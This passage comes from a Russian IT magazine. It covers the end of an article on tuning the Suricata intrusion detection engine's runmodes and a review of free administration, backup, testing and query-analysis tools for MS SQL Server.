Следует обратить внимание на установки, влияющие на производительность. Их здесь предостаточно: threading, detect-thread-ratio, defrag, stream, runmode и другие. Первые два имеют отношение больше к железу (в частности, числу CPU), defrag и stream к сетевой нагрузке, а runmode влияет на алгоритм запуска потоков, очередей, нитей. Список runmode можно просмотреть с помощью параметра --list-runmodes.

```
$ suricata --list-runmodes
```

В настоящее время реализовано четыре режима: auto, autofp (по умолчанию, от auto flow pinning, является усовершенствованным auto), workers и single.

Настройки по умолчанию оптимизированы для лучшего детектирования, но требуют больше ресурсов. В варианте autofp до выхода из модуля декодера потоки идут вместе, затем каждый сетевой поток обрабатывается отдельным потоком CPU (stream > detect > output). При помощи дополнительного параметра autofp-scheduler можно изменить балансировщик нагрузки. По умолчанию используется оптимальный active-packets, при котором вначале производится проверка занятости потока CPU, после чего ему уже назначается захваченное сетевое соединение. Это приводит к вполне адекватному распределению потоков и пакетов.

```
Terminal - user@ubuntu:~
File Edit View Terminal Tabs Help
user@ubuntu:~                                   user@ubuntu:~
user@ubuntu:~$ suricata --list-runmodes
------------------------------------- Runmodes ------------------------------------------
| RunMode Type      | Custom Mode       | Descripition
|----------------------------------------------------------------------------------------
| PCAP_DEV          | single            | Single threaded pcap live mode
|                   ---------------------------------------------------------------------
|                   | auto              | Multi threaded pcap live mode
|                   ---------------------------------------------------------------------
|                   | autofp            | Multi threaded pcap live mode.  Packets from each flow are assigned t
o a single detect thread, unlike "pcap_live_auto" where packets from the same flow can be processed by any dete
ct thread
|                   ---------------------------------------------------------------------
|                   | workers           | Workers pcap live mode, each thread does all tasks from acquisition t
o logging
|----------------------------------------------------------------------------------------
| PCAP_FILE         | single            | Single threaded pcap file mode
|                   ---------------------------------------------------------------------
|                   | auto              | Multi threaded pcap file mode
|                   ---------------------------------------------------------------------
|                   | autofp            | Multi threaded pcap file mode.  Packets from each flow are assigned t
o a single detect thread, unlike "pcap-file-auto" where packets from the same flow can be processed by any dete
ct thread
|----------------------------------------------------------------------------------------
| PFRING(DISABLED)  | auto              | Multi threaded pfring mode
|                   ---------------------------------------------------------------------
|                   | autofp            | Multi threaded pfring mode.  Packets from each flow are assigned to a
 single detect thread, unlike "pfring_auto" where packets from the same flow can be processed by any detect thr
ead
|                   ---------------------------------------------------------------------
|                   | single            | Single threaded pfring mode
|                   ---------------------------------------------------------------------
|                   | workers           | Workers pfring mode, each thread does all tasks from acquisition to l
ogging
|----------------------------------------------------------------------------------------
| NFQ               | auto              | Multi threaded NFQ IPS mode
|                   ---------------------------------------------------------------------
|                   | autofp            | Multi threaded NFQ IPS mode with respect to flow
```

Список runmode


```
runmode: autofp
autofp-scheduler: active-packets
```

Вариантами может быть round-robin или hash (используется хеш-таблица, фактически более случайное распределение, был по умолчанию до версии 1.2.1). В случае workers каждый поток обрабатывается отдельно от захвата до логирования, при single вся обработка идет одним потоком. Но только autofp и workers гарантируют, что сетевое соединение будет всегда направлено по одному и тому же потоку.

Suricata может быть использована для журналирования HTTP, DNS и подобных запросов. Модуль обнаружения, забирающий много ресурсов, можно отключить при сборке (постоянно) или временно в строке запуска (параметр --disable-detection).

ВЫВОДЫ

Итак, Suricata — это более быстрый, чем Snort, движок, умеющий по максимуму использовать возможности современных процессоров и GPU, при этом полностью совместимый со Snort по правилам и бэкендам. Минус — большое количество настроек и недостаточно внятная в некоторых вопросах документация. Нормально работает с настройками по умолчанию, а с тонкой настройкой опытный админ разберется. ☐



Мартин «urban.prankster» Пранкевич
martin@synack.ru

ИДЕИ ДЛЯ СИКВЕЛА

РАССМАТРИВАЕМ БЕСПЛАТНЫЕ ИНСТРУМЕНТЫ ДЛЯ MS SQL SERVER

MS SQL Server далеко не редкость в сети организаций, поскольку часто идет «в нагрузку» к бизнес-приложению. Штатные инструменты обычно разработчиков и администраторов устраивают далеко не полностью. Поэтому неудивительно, что на сегодня доступно большое количество утилит, приложений и аддонов, в том числе и бесплатных, на порядок упрощающих использование MS SQL.

IDERA SQL CHECK

Бесплатный инструмент мониторинга (idera.com/productssolutions/freetools), позволяющий получать базовую информацию о производительности сервера. Собирает около двадцати показателей: операции чтения/записи, кеш, транзакции, компиляция и перекомпиляция запросов, загрузка CPU и прочие. Результат выводится в виде различных графиков производительности и интуитивно понятной визуализации открытых соединений и транзакций. Бесплатная версия ограничена одним сервером и отображает рекламу коммерческих продуктов той же компании. Поддерживает все версии от SQL Server 2000 SP4. Дистрибутив на сайте будет доступен после простой регистрации, после чего на указанный email придет ссылка для закачки. Установка стандартна, по окончании следует настроить подключение к SQL-серверу. После этого можем увидеть обзорные графики производительности, размещенные в нескольких вкладках. Нажав на кнопку возле

графика, получим более подробную информацию. Настроек у программы немного, единственное, на что стоит обратить внимание, — это установка во вкладке Option других интервалов обновления графиков.

У Idera есть еще много полезных бесплатных инструментов для диагностики работы MS SQL, с которыми следует познакомиться: профайлер, анализ фрагментации, просмотр SQL, агрегатор статистики, резервного копирования, модуль и сценарии PowerShell и другие.

SQLBAK

SqlBak (sqlbak.com) — интересное решение в современном духе от разработчиков популярного средства для бэкапа MS SQL — SQLBackupAndFTP. Реализован в виде онлайн-сервиса, все настройки и действия производятся в веб-браузере, что позволяет управлять ими с любого места и устройства. На сервер при этом устанавливается программа-клиент SqlBak Client, непосредственно производящий все операции. Обеспечивается выполнение двух важных задач администрирования. Основная — это создание резервных копий баз данных MS SQL вручную и по расписанию, восстановить работоспособность можно буквально одним кликом в браузере. Поддерживается полный и дифференциальный бэкап, сохранение журнала транзакций. Архивы сжимаются ZIP или 7z. Файлы копируются в локальную или сетевую папку, внешний HDD, FTP. И что немаловажно, поддерживаются и облачные хранилища — Dropbox, Google Drive, OneDrive и Amazon S3. Кроме этого, ведется мониторинг работоспособности и производительности сервера. Если обнаружены проблемы, отчеты по операциям отправляются на указанный администратором email. Поддерживается выполнение скриптов до и после операции бэкапа, генерация контрольных сумм, необходимых для проверки целостности архива, верификация. Каждая база может копироваться в отдельный подкаталог. Можно скачать архив с резервной копией или восстановить на другой сервер. Админу доступна история резервных копий, файлы которых можно восстановить или сохранить.

Реализовано три тарифных плана. В бесплатном Free доступна работа только с одним сервером и двумя БД, не поддерживаются облачные хранилища, а мониторинг производится с периодичностью один час. Хотя этого обычно достаточно для большинства мелких организаций, особенно учитывая бесплатность и возможность управления с любой точки. В версии Professional уже есть AES-шифрование архивов, а мониторинг идет каждую минуту. Все соединения во всех тарифных планах защищаются при помощи SSL.

Для регистрации в SqlBak достаточно иметь аккаунт в одной из соцсетей (Facebook, Twitter или Google). Чтобы подключить агент, понадобится ключ, который генерируется по ссылке Secret Key. Клиентская программа практически не имеет настроек, и после подключения к SqlBak можно о ней забыть. Обновляется ПО автоматически. Все действия по конфигурации, мониторингу и восстановлению производятся исключительно через веб-сайт SqlBak.com. Вкладок и параметров немного, и их назначение вполне очевидно. Операции по бэкапу отображаются в Dashboard. Выбрав любое задание, можем просмотреть подробную информацию. При создании задания ничего сложного нет, все те же установки, что через SSMS. Требуется указать компьютер, имя SQL-сервера и учетные данные, после чего будет получен список баз. Затем указываем, куда копировать, параметры сжатия, email и прочие параметры. Есть и демоаккаунт, позволяющий ознакомиться с основными возможностями без развертывания SqlBak.

SQLFUSE

В крупных и средних проектах значительная часть бизнес-логики реализована в хранимых процедурах СУБД, поэтому удобство управления кодом выходит на первый план. Доступные инструменты, даже коммерческие, не всегда позволяют в полной мере управлять версиями и отслеживать изменения, удобно синхронизировать тестовую и рабочую инфраструктуру и осуществлять навигацию и поиск по коду. Эту задачу весьма интересно и неплохо решает проект SQLFuse (sqlfuse.org), отображающий объекты SQL-сервера на файловую систему: схемы, таблицы, представления, хранимые процедуры, функции, колонки, триггеры и другое. Хотя в настоящее время создание, редактирование и удаление поддерживается частично. Все произведенные в файлах изменения накапливаются в кеше, и по таймеру производится сброс SQL-команд в БД. При сбое транзакции происходит откат всех сделанных изменений и очистка кеша. Основан на userspace файловой системе FUSE, используемой в *nix. Поэтому для развертывания понадобится компьютер с любым Linux-дистрибутивом. Сборка стандартная, после чего необходимо настроить профиль, то есть подключение к SQL-серверу в файле sqlfuse.conf, и авторизацию (логин/пароль) в sqlfuse.auth.conf. Профилей в файле может быть несколько, что позволяет работать с несколькими базами. Далее просто монтируем SQL-сервер в каталог:

```
$ sqlfuse -o profilename=SQLServer/sqlserver
```


После этого можно работать с файлами внутри каталога стандартными утилитами *nix — vi, cat, mc и так далее. Для удобства использования в качестве инструмента для deploy-сервера можно подружить SQLFuse с Git.

DBFORGE STUDIO FOR SQL SERVER

Продукт (devart.com/ru/dbforge/sql/studio), родившийся из самостоятельных инструментов и различных дополнений к SQL Server Management Studio и Visual Studio. Среда разработки, а по сути — этакий комбайн, предоставляющий решение для основных задач DBA и позволяющий без проблем работать со сложными проектами. Из-за обилия функций Studio



↑ **Результат мониторинга в Idera SQL check**



↗ **Панель управления SqlBak**

for SQL Server может поначалу показаться очень сложным, но на самом деле это не так. Например, редактор кода содержит помощник SQL Coding Assistance, позволяющий ускорить написание SQL-кода, за счет автодополнения функций, имен и параметров объектов, таблиц и прочего. Помощник анализирует контекст и по ходу набора предлагает доступные параметры — заполнить поля запроса получается быстрее, и вероятность ошибки уменьшается. Также предоставляются готовые шаблоны, которые можно добавлять и редактировать. Доступна функция автоформатирования кода, показ структуры, быстрый переход, подсказки и прочие мелочи. Есть дизайнер запросов, объекты для построения просто перетаскиваются из проводника. В редактор интегрирован отладчик T-SQL, позволяющий найти источник ошибок в скриптах, хранимых процедурах, триггерах и функциях, наблюдая за их поведением во время выполнения. При отладке возможен запуск скрипта полностью, в пошаговом режиме и до точек останова. В составе два профилировщика — запросов и событий сервера, они позволяют просматривать время выполнения, находить узкие места и оптимизировать медленные запросы при помощи настроек. Быстро настроить нужные операции в SQL Server Event Profiler помогает мастер. Полученный отчет показывает список всех событий, отвечающих выбранным критериям, дополнительные параметры позволяют выделить и контролировать наиболее интересные события. Есть еще дизайнер таблиц, который дает возможность легко создавать и пересоздавать таблицы. Диаграмма выводит структуру базы данных.

Для переноса данных SQL в новую базу данных после обновления или создания резервной копии предложен мастер экспорта и импорта данных, поддерживающий двенадцать различных форматов (CSV, Excel, DBF, Access, XML и другие). Импорт возможен в новые или уже существующие таблицы, в разных режимах (Append, Update, Delete, Repopulate). Шаблоны импорта позволяют в последующем регулярно импортировать данные через интерфейс командной строки. Хорошим дополнением к функциям импорта/экспорта идет возможность создания снимка, синхронизации и сравнения данных, администратор при этом получает отчет, позволяющий планировать дальнейшие операции. Генератор отчетов, наглядно представляющий данные, поддерживает возможность автоматической генерации и рассылки. При помощи Security Manager администратор создает учетные записи СУБД, назначает им роли и привилегии.

Для закачки бесплатной версии потребуется регистрация. Установка стандартна, в процессе можно задать ассоциацию с расширениями файлов. Далее в появившемся окне настраиваем подключение к SQL-серверу, и можно работать. Интерфейс локализован, поэтому каких-либо трудностей его освоение не представляет.

TSQLT

Фреймворк (tsqlt.org) unit-тестов с открытым исходным кодом. Удобен тем, что во время разработки не придется переключаться между различными инструментами для создания кода и тестов. Сам тест представляет собой хранимую процедуру, имя которой начинается со слова test. Для удобства тесты могут объединяться в классы — схемы SQL Server. Каждый класс может иметь свою процедуру SetUp, которая будет вызываться перед запуском теста. Типичный тест состоит из трех частей: подготовки окружения, выполнения кода и просмотра результатов. Тесты могут изолироваться друг от друга, эта функция реализуется при помощи механизма транзакций. С тестировщика при этом снимается любая работа по очистке. Несколько процедур помогают определить проблемные места в тесте.


На выходе получаем файл в текстовом или XML-формате, поэтому можем его легко интегрировать с другим инструментом. Для сравнения ожидаемых и полученных результатов работы тестируемого кода используется набор процедур Assert*, что делает тест более читабельным и похожим на привычные unit-тесты. Естественно, можно использовать свой собственный код для сравнения результатов и ожиданий, вызывая процедуру tSQLt.Fail с описанием ошибки, если тест не пройден. Проверяемый код изолируется при помощи поддельных таблиц, представлений и хранимых процедур. При использовании tSQLt следует учитывать, что каждый тест tSQLt оборачивает в транзакцию; если в своей хранимой процедуре уже используются транзакции, это может выдать ошибку.

Перед началом работы с tSQLt необходимо произвести ряд операций: настроить экземпляр SQL Server для работы с CLR и выполнить SQL-скрипт, идущий в архиве. Параметры tSQLt позволяют при запуске выполнить все тесты всех тестовых классов, все тесты класса, конкретные тесты класса или последние выполненные тесты.


К tSQLt есть и удобный интерфейс SQL Test, разработанный сторонней компанией Redgate в виде плагина к SSMS. Правда, он не бесплатен.

SSMSBOOST


Management Studio предоставляется бесплатно и покрывает большинство потребностей разработчика. При этом новые приятные возможности появляются в каждой версии, тем не менее многие вопросы в нем реализованы не совсем удачно или не реализованы совсем. Это дало толчок сторонним разработкам, и за долгое время появилось великое множество различных дополнений к SSMS. Одна из них —



Создание запроса в dbForge Studio for SQL Server



SSMS — основной инструмент DBA MS SQL Server



SSMSBoost (ssmsboost.com). Эта надстройка добавляет разные полезности, позволяющие ускорить выполнение большинства ежедневных задач, которые возникают при работе DBA. Она обеспечивает быстрый доступ к процедурам, работу с сессиями, функциями и кодом, форматирование и генерацию кода для данных, выгрузку в Excel и многое другое. Одна из самых востребованных функций — возможность сохранения текущей работы (открытых документов и соединения с базами данных) в сессию и восстановление рабочего окружения по необходимости. При включении компьютера это позволяет сразу вернуться к тому, с чем работал. Ранее для этого приходилось использовать спящий режим компьютера, что не всегда удобно. Также поддерживается история запросов и всего, что редактировалось в окне SSMS. Это означает, что после небольшого поиска можно найти и повторить любую операцию, а не составлять запрос повторно, если такая необходимость возникнет после определенного времени.

SSMS позволяет переключаться только между базами в пределах сервера, а с SSMSBoost мы можем быстро переключаться между несколькими серверами, для этого достаточно лишь заполнить список Preferred Connections. Чтобы не запутаться, в заголовке окна SSMS отображается имя документа и данные соединения.

С помощью SSMSBoost легко открыть скрипт или создать объект из SQL-редактора без поиска его в дереве. Для этого достаточно выбрать идентификатор объекта и нажать F2 или в контекстном меню щелкнуть по пункту Script Object. Будет выполнен поиск допустимых идентификаторов на месте курсора, после чего выводится их список. Просто отмечаем нужный, и все. Так же легко находится объект в общем дереве (<Ctrl + F2>). Возможно автоматическое форматирование блока или всего кода. Реализован расширенный поиск объектов по всем или выбранным серверам и базам. Предусмотрено создание из команд SSMS мини-макросов, которые можно выполнить при помощи одной клавиши. Для генерации скриптов доступно большое количество опций. Горячие клавиши можно переназначить (в SSMS это стало возможным с 2012). Предлагается автозамена текста на код, настраиваемая через Extras → Settings. Работает она просто: набираем начало комбинации, затем пробел, плагин сам допишет остальное. По умолчанию список автозамены содержит шесть вариантов, но при желании его можно дополнить своими инструкциями. Так же легко можно сгенерировать условие отбора отмеченных данных (Script Data as → Where ...).

В отличие от своего ближайшего конкурента SSMS Tools Pack (ssmstoolspack.com), предлагающего только платную лицензию с демопериодом 60 дней, SSMSBoost можно использовать бесплатно. Для активации необходимо получить код в Extras → About/License → User/Machine и заполнить форму (goo.gl/DHPJRm). Функциональных различий между Free и коммерческой Professional нет. Единственный нюанс: придется каждые 120 дней устанавливать новую версию программы (без повторной активации). Установка без сюрпризов, после нее следует перезапустить SSMS, в котором появится новый пункт в меню и в контекстном меню некоторых объектов.


SQL SENTRY PLAN EXPLORER

Частенько бывает, что некоторый запрос работает медленно, хотя вроде как проблем быть не должно совсем. В этом случае ситуацию необходимо исследовать более глубоко. SQL Profiler и Management Studio предоставляют очень хороший интерфейс для изучения запросов и планов выполнения (Execution Plan), но его информация не всегда очевидна. Здесь выручает продукт SQL Sentry Plan Explorer (goo.gl/3BcqA5), который изначально разрабатывался для службы поддержки SQL Sentry, но впоследствии компания решила сделать его доступным остальным. Позволяет просматривать план выполнения различными способами и легко переключаться между многочисленными запросами, оценивать и настраивать запросы при помощи интуитивного анализа плана выполнения. Программа оценивает запрос, использование ресурсов (интенсивность I/O, CPU), определяет объем данных, количество строк, результат наглядно выводится в виде таблицы и схемы, показывающей иерархическое представление плана запроса, где можно быстро определить тяжелые запросы и несбалансированное распределение потоков в параллельных операциях. Диаграмма показывает основные таблицы и столбцы, визуализируя отношения между ними. Редактируя запрос, можем анализировать изменение, сравнивая результат. В отдельной вкладке показаны выражения, используемые в запросе, их анализ позволяет в том числе увидеть неявные преобразования, которые могут замедлять его выполнение. Данные при необходимости можно сортировать, чтобы сосредоточиться на важных сейчас.

Может устанавливаться как отдельное приложение и как аддон к SSMS. Представлен в двух версиях: бесплатной Free и коммерческой Pro. Распространяется в виде единственного файла, включающего обе версии. Если после пятнадцати дней не ввести лицензионный ключ, возможности программы автоматически конвертируются в Free (после установки можно сразу выбрать вариант Free).

ВЫВОД

Любому из описанных решений можно легко найти замену, и, конечно, это далеко не весь список приложений, которые пригодятся администраторам и разработчикам, использующим MS SQL Server. Очень много связанных проектов предлагает codeplex.com, также поиск в интернете по ключевым словам SSMS add-in выдаст список из еще нескольких десятков полезных, в том числе и бесплатных решений.

